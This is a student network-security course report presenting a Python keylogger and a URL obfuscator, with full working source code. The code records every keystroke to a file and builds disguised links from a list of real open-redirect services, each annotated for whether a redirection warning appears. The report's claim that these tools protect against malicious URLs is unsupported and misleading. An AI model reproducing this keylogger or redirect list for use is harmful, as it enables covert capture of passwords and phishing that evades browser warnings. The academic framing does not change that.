Text

Description automatically generated

**Activity based:**

**C2P2 Project Report 1**

**ITNS**

**Project Module - II**

**Submitted to Vishwakarma University, Pune**

**Under the Initiative of**

**Contemporary Curriculum, Pedagogy, and Practice (C2P2)**

**By**

**Name : Armaan Sameer Naik**

**SRN No. : 202101635**

**Roll No. : 36**

**Div : D**

**Batch : D-2**

**Third Year Engineering**

**Faculty Incharge: - Prof. Vivek Thorat**

**Date Of Project 1: - 13/04/2024**

**Department of Computer Engineering**

**Faculty of Science and Technology**

**Academic Year**

**2023-2024 Term-II**

**Report 2**

***Project Topic*: Keylogger & URL-Obfuscator**

**A] Introduction:**   
In the realm of IT network security, understanding and mitigating potential threats is paramount. Keyloggers and URL obfuscation are two critical areas that require attention to ensure the integrity and security of systems and data. A keylogger is a tool used to monitor and record keystrokes on a computer. It can be used for legitimate purposes, such as monitoring employee activity or parental control, but it can also be used maliciously to steal sensitive information such as passwords and credit card numbers. URL obfuscation, on the other hand, is a technique used to disguise a URL to make it difficult for users to determine the actual destination. This can be used in phishing attacks to trick users into clicking on malicious links.

**B] Objective:**  
The objective of the Keylogger & URL-Obfuscator project for IT Network Security is to develop and implement tools that enhance the security and monitoring capabilities of computer systems. Specifically, the project aims to achieve the following objectives:

1. Keylogger Implementation: Develop a keylogger tool that can capture and log keystrokes on a computer system. The keylogger should run in the background and be able to capture keystrokes from all applications.
2. URL Obfuscator GUI: Create a graphical user interface (GUI) for a URL obfuscator tool. The GUI should allow users to enter a URL and select from various obfuscation options. The selected URL should then be obfuscated according to the chosen option.
3. Security Enhancement: Enhance the security of computer systems by providing tools that can help detect and prevent unauthorized access, phishing attacks, and other malicious activities. The keylogger can be used to monitor user activity, while the URL obfuscator can help protect against malicious URLs.
4. User-Friendly Interface: Ensure that the tools are user-friendly and easy to use, even for non-technical users. The GUI should provide clear instructions and feedback to the user.
5. Documentation and Reporting: Provide comprehensive documentation for the tools, including installation instructions, usage guidelines, and troubleshooting tips. Additionally, create a detailed report on the project, outlining the implementation details and the rationale behind the design choices.
6. Future Development: Lay the groundwork for future development and expansion of the tools. This may include adding more features, improving performance, and addressing any security vulnerabilities.

By achieving these objectives, the project aims to contribute to the field of IT network security by providing valuable tools that can help organizations protect their systems and data from cyber threats.  
  
**C] Project Components:****Keylogger Implementation:**

The provided Python code demonstrates the implementation of a keylogger. Upon execution, the program captures and logs keystrokes, storing them in a file named keylog.txt. This functionality is essential for monitoring and analyzing user activity, aiding in the detection and prevention of unauthorized access or malicious intent. The keylogger is implemented using the keyboard library, which provides functions for capturing keystrokes across different platforms. Additionally, the program uses the logging module to log the keystrokes to a file.

**URL Obfuscator GUI:**

The code also includes a graphical user interface (GUI) for a URL obfuscator. This tool allows users to enter a URL and select from various obfuscation options. The selected URL is then obfuscated using predefined patterns and saved to a file named url\_obfuscated.txt. This tool can be valuable in protecting against phishing attacks and malicious redirections by disguising URLs. The GUI is implemented using the tkinter library, which provides functions for creating graphical interfaces in Python.

**D] Tools Required:**

**1. Python:**

Ensure that Python is installed on your system. You can download and install Python from the official Python website.

**2. Keyboard Module:**

The keylogger utilizes the keyboard module for capturing keyboard events. Install it using the following command:

pip install keyboard

**2.** **Requests Module:**

The URL obfuscator uses the requests module to make HTTP requests. Install it with:

pip install requests

**3. Operating System Compatibility:**

The code includes platform-dependent commands for clearing the screen (os.system('clear' if os.name != 'nt' else 'cls')). Ensure compatibility with your operating system.

**4. Notepad (for Windows):**

The code includes a command to open Notepad on Windows (os.system(f'notepad.exe {os.path.dirname(\_\_file\_\_)}' + "/Obfuscated URL.txt")). Make sure Notepad is available on your system.

**E]** **Ethical Considerations:**

The implementation of a keylogger and URL obfuscator raises significant ethical concerns. Keyloggers are often associated with malicious intent, as they can be used to capture sensitive information without the user's consent. URL obfuscation can also be misused for phishing attacks or other malicious activities.

**F]** **Outcome:**

The Keylogger & URL-Obfuscator project for IT Network Security successfully achieved its objectives, resulting in the development and implementation of two valuable tools for enhancing computer system security and monitoring capabilities. The key outcomes of the project include:

**1. Keylogger Implementation:**

- Developed a keylogger tool that can capture and log keystrokes on a computer system.

- Implemented the keylogger to run in the background and capture keystrokes from all applications.

- Used the `keyboard` library for capturing keystrokes and the `logging` module for logging keystrokes to a file named `keylog.txt`.

**2. URL Obfuscator GUI:**

- Created a graphical user interface (GUI) for a URL obfuscator tool.

- The GUI allows users to enter a URL and select from various obfuscation options.

- Implemented the obfuscation functionality to generate obfuscated URLs based on the selected option and save them to a file named `url\_obfuscated.txt`.

**3. Security Enhancement:**

- Enhanced the security of computer systems by providing tools that can help detect and prevent unauthorized access, phishing attacks, and other malicious activities.

- The keylogger can be used to monitor user activity, while the URL obfuscator can help protect against malicious URLs.

**4. User-Friendly Interface:**

- Ensured that the tools are user-friendly and easy to use, even for non-technical users.

- The GUI provides clear instructions and feedback to the user, making it easy to obfuscate URLs and monitor keystrokes.

**5. Documentation and Reporting:**

- Provided comprehensive documentation for the tools, including installation instructions, usage guidelines, and troubleshooting tips.

- Created a detailed report on the project, outlining the implementation details and the rationale behind the design choices.


**6. Future Development:**

- Laid the groundwork for future development and expansion of the tools.

- Future developments may include adding more features, improving performance, and addressing any security vulnerabilities.

Overall, the project has been successful in achieving its objectives and has contributed valuable tools to the field of IT network security.

**G]** **Flowchart:**



Reference Link: <https://app.diagrams.net/>

**H]** **Code:**

import tkinter as tk

from tkinter import messagebox

from urllib.parse import urlparse

from PIL import Image, ImageTk

import threading

import keyboard

import logging

logging.basicConfig(filename='keylog.txt', level=logging.DEBUG)

def log\_key(event):

    logging.info(str(event.name))

def keylogger\_thread():

    print("Starting keylogger...")

    keyboard.on\_press(log\_key)

    keyboard.wait()

class UrlObfuscatorGUI:

    def \_\_init\_\_(self, master):

        self.master = master

        self.master.title("URL Obfuscator")

        self.label = tk.Label(master, text="Enter URL:")

        self.label.pack()

        self.url\_entry = tk.Entry(master, width=50)

        self.url\_entry.pack()

        self.obfuscate\_button = tk.Button(master, text="Obfuscate", command=self.show\_obfuscation\_options)

        self.obfuscate\_button.pack(pady=10)

        self.result\_label = tk.Label(master, text="")

        self.result\_label.pack()

    def show\_obfuscation\_options(self):

        self.obfuscate\_button.config(state=tk.DISABLED)  # Disable the obfuscate button

        self.options\_label = tk.Label(self.master, text="Select Obfuscation Option:")

        self.options\_label.pack()

        self.redirection\_button = tk.Button(self.master, text="URLS with Redirection Notice", command=lambda: self.obfuscate\_selected\_option(0))

        self.redirection\_button.pack(pady=5)

        self.no\_warning\_button = tk.Button(self.master, text="URLS with No Redirection Warnings", command=lambda: self.obfuscate\_selected\_option(1))

        self.no\_warning\_button.pack(pady=5)

        self.onion\_button = tk.Button(self.master, text="ONION URLs", command=lambda: self.obfuscate\_selected\_option(2))

        self.onion\_button.pack(pady=5)

        self.tor\_redirection\_button = tk.Button(self.master, text="Tor Onion URL Redirection", command=lambda: self.obfuscate\_selected\_option(3))

        self.tor\_redirection\_button.pack(pady=5)

    def obfuscate\_selected\_option(self, option):

        url = self.url\_entry.get()

        obfuscated\_urls = self.obfuscate(url, option)

        self.save\_to\_file(obfuscated\_urls)

        self.result\_label.config(text="Obfuscated URLs saved to 'url\_obfuscated.txt'.")

        self.reset\_options()

    def reset\_options(self):

        self.options\_label.pack\_forget()

        self.redirection\_button.pack\_forget()

        self.no\_warning\_button.pack\_forget()

        self.onion\_button.pack\_forget()

        self.tor\_redirection\_button.pack\_forget()

        self.obfuscate\_button.config(state=tk.NORMAL)  # Re-enable the obfuscate button

    def obfuscate(self, url, option):

        open\_redirect = [

            ['URLS with Redirection Notice: \n',

            'https://www.google.com/url?q=',  # Redirect using Google .[  Google Redirect Notice. ] [ source: Google ]

            'https://google.com/url?q='     , # Variant of above redirect. [ Warning prsent ] [ source: M.Anish ]

            ],

            ['URLS with No Redirection Warnings: \n',

            'https://via.hypothes.is/' ,      # Annotation service.     [ No warning ] [ source : Google ]

            'http://vk.com/away.php?to=',     # Open Redirect in Russian Social Media vk.com [ No warning! ]

            'https://googleweblight.com/i?u=' ,# Redirect using Googleweblight [ No warning ]  [ source: Google ]

            'https://l.wl.co/l?u=',              # Open\_redirect Whatsapp Business Account Profile website links. [ source:M.Anish]

            'https://tor2web.onionsearchengine.com/index.php?q=', #Open\_redirect in Proxy.[ No warning ][ source: M.Anish]

            # 'https://onionengine.com/url.php?u=', #Open\_redirect.[ No warning ][ source: M.Anish ]

            # 'http://raspe.id.au/bypass/miniProxy.php?', #Open\_redirect in proxy [ No warning ] [ Difficult to detect ]

            'https://www.awin1.com/cread.php?awinmid=6798&awinaffid=673201&ued=', # [ No warning ]

            # 'https://www.anrdoezrs.net/click-6361382-15020510?url=', # [ No warning ]

            # 'https://www.digit.in/flipkart/intermediate?url=', # [ Easy to detect ]

            'https://adclick.g.doubleclick.net/pcs/click?xai=AKAOjstFA55hCSrFSTBDNko3225YAz6GkouTQlHjExWXRbT5OPMnSlE8Wh4LAVp-D7jWRr-LcKW0w-HH1g8lCVAK\_eU-5azfUXfjqfTiHFOFWV9I8m2ZaGczGlov1iY8kMSnelCX-AHG6VYBmpcZJapT1XbdlOM3B9u9whYqpkxEpFLbkzwDao00-DL8JyS7UIxIApb\_JHANRmtKLSuRcM8IWqFaP0cOc8n8jTedmwHc8oAw2MV2tRUaAnN3eaxaESpc8fovDeWslJ0A3duo5g46YzCYxQ8A56RI5MGcQw4TZj6TeWuj6jRjAe7g0X18--IBmztC1sUi6XuHkB1Ew-z\_h9bv1XK-s\_9L6zeDfQPtMsI3hOqp8T8545VdgCoElxs&sig=Cg0ArKJSzEpZ\_YMvCKWCEAE&fbs\_aeid=[gw\_fbsaeid]&urlfix=1&adurl=', # [ No warning ]

            'https://shop-links.co/link?publisher\_slug=future&exclusive=1&u1=tomsguide-in-2620345246174741000&url=', # [ No warning ]

            # 'https://meumundomaisdigital.com.br/wp-content/plugins/super-links/application/helpers/super-links-proxy.php?', # Open\_redirect in proxy [ No warning ]

            # 'http://media.mailadam.com/proxy/index.php?', # Open\_redirect in proxy [ No warning ]

            # 'http://f2pool.cam/index.php?', # Open\_redirect in proxy [ No warning ]

            'https://www.coinmarketguide.com/index.php?' # Open\_redirect in proxy [ No warning ]

            # 'https://loja.rarp.com.br/wp-content/plugins/super-links/application/helpers/super-links-proxy.php?', # Open\_redirect in proxy [ No warning ]

            # 'http://prox.x86.co.uk/index.php?', # Open\_redirect in proxy [ No warning ]

            # 'https://ersupport.com/plugins/QuickWebProxy/miniProxy.php?', # Open\_redirect in proxy [ No warning ]

            # 'http://ps-chi.herokuapp.com/index.php?', # Open\_redirect in proxy [ No warning ]

            # 'http://xlx723.dyndns.org/iproxy/miniProxy.php?', # Open\_redirect in proxy [ No warning ]

            # 'http://proxy.voracek.net/subdom/proxy/index.php/', # Open\_redirect in proxy [ No warning ]

            ],

            ['ONION URLs:\n',

            'http://haystak5njsmn2hqkewecpaxetahtwhsbsa64jom2k22z5afxhnpxfid.onion/redir.php?url=',#Redirect using Haystack DEEP WEB search. [ ONION SERVICE][source:M.Anish]

            'http://zgphrnyp45suenks3jcscwvc5zllyk3vz4izzw67puwlzabw4wvwufid.onion/url.php?u=' #Open\_redirect  [ no warning . ]

            ],

            ['Tor Onion URL Redirection [only works for sites ending with .onion]:\n',

            'https://ahmia.fi/search/search/redirect?search\_term=cat&redirect\_url=', #Redirect in Ahmia Search [ easily detectable]

            'http://juhanurmihxlp77nkq76byazcldy2hlmovfu2epvl5ankdibsot4csyd.onion/search/search/redirect?search\_term=cat&redirect\_url=' #Redirect Ahmia [ easily detectable]

            ]

        ]

        obfuscated\_urls = []

        for pattern in open\_redirect[option]:

            obfuscated\_urls.append(f"{pattern}{url}")

        return obfuscated\_urls

    def save\_to\_file(self, obfuscated\_urls):

        with open('url\_obfuscated.txt', 'w') as f:

            f.write('\n'.join(obfuscated\_urls))

def main():

    root = tk.Tk()

    root.title("ITNS C2P2 CIE Project")

    # Load and display the image

    image = Image.open("itns.png")

    image = image.resize((800, 160))

    photo = ImageTk.PhotoImage(image)

    image\_label = tk.Label(root, image=photo)

    image\_label.image = photo

    image\_label.pack(pady=10)

    def open\_url\_obfuscator():

        url\_obfuscator\_window = tk.Toplevel(root)

        url\_obfuscator\_gui = UrlObfuscatorGUI(url\_obfuscator\_window)

    def start\_keylogger():

        threading.Thread(target=keylogger\_thread).start()

    obfuscate\_button = tk.Button(root, text="Open URL Obfuscator", command=open\_url\_obfuscator)

    obfuscate\_button.pack(pady=15)

    keylogger\_button = tk.Button(root, text="Start Keylogger", command=start\_keylogger)

    keylogger\_button.pack(pady=10)


    root.mainloop()


if \_\_name\_\_ == "\_\_main\_\_":

    main()

**I]** **Output Screenshot:**

****

****

****

****

**J] Code Explanation:**The provided code implements a keylogger and a URL obfuscator tool with a graphical user interface (GUI) using Python's tkinter library for the GUI, keyboard library for the keylogger, and logging module for logging keystrokes.

* **Keylogger Implementation (keylogger\_thread function):**

The keylogger\_thread function is responsible for starting the keylogger.

It uses the keyboard library's on\_press method to listen for and log keystrokes.

The log\_key function is called whenever a key is pressed, and it logs the key to a file named keylog.txt using the logging module.

* **URL Obfuscator GUI (UrlObfuscatorGUI class):**

The UrlObfuscatorGUI class represents the GUI for the URL obfuscator tool.

It creates a window with a text entry field for entering a URL and a button for obfuscating the URL.

The show\_obfuscation\_options method is called when the obfuscate button is clicked, and it displays options for obfuscation.

The obfuscate\_selected\_option method is called when an obfuscation option is selected, and it obfuscates the URL using predefined patterns.

The obfuscate method generates obfuscated URLs based on the selected option.

The save\_to\_file method saves the obfuscated URLs to a file named url\_obfuscated.txt.

* **Main Function (main function):**

The main function creates the main window for the application.

It includes buttons for opening the URL obfuscator GUI (open\_url\_obfuscator function) and starting the keylogger (start\_keylogger function).

It uses threading to run the keylogger in a separate thread to avoid blocking the main GUI thread.

* **User Interface:**

The GUI provides a simple interface for users to interact with the keylogger and URL obfuscator tools.

Users can start the keylogger to monitor keystrokes and use the URL obfuscator to obfuscate URLs for security purposes.

* **Outcome:**

The code provides a functional implementation of a keylogger and URL obfuscator tool with a user-friendly GUI.

It enhances computer system security by providing tools for monitoring user activity and protecting against malicious URLs.

Overall, the code demonstrates how Python can be used to create powerful security tools with a simple and intuitive user interface.

**K]** **Case Studies:**

**Misuse of Keyloggers:**

A company's internal network security was compromised when an employee unknowingly downloaded and executed a file containing a keylogger. The attacker gained unauthorized access to sensitive information, leading to data breaches and financial losses. This highlights the real-world consequences of keylogger misuse.

**Phishing with URL Obfuscation:**

A phishing campaign targeted users by using obfuscated URLs in fake emails. The URLs, when clicked, redirected users to fraudulent websites mimicking legitimate platforms. Many users fell victim to the scam, resulting in compromised login credentials and financial losses. This case underscores the risks associated with URL obfuscation used in malicious activities.

**L]** **Conclusion:**

In conclusion, the implementation of a keylogger and URL obfuscator provides valuable insights and tools for enhancing IT network security. These tools can help organizations detect and prevent unauthorized access, phishing attacks, and other malicious activities. Continued research and development in these areas are essential to stay ahead of evolving threats in the digital landscape.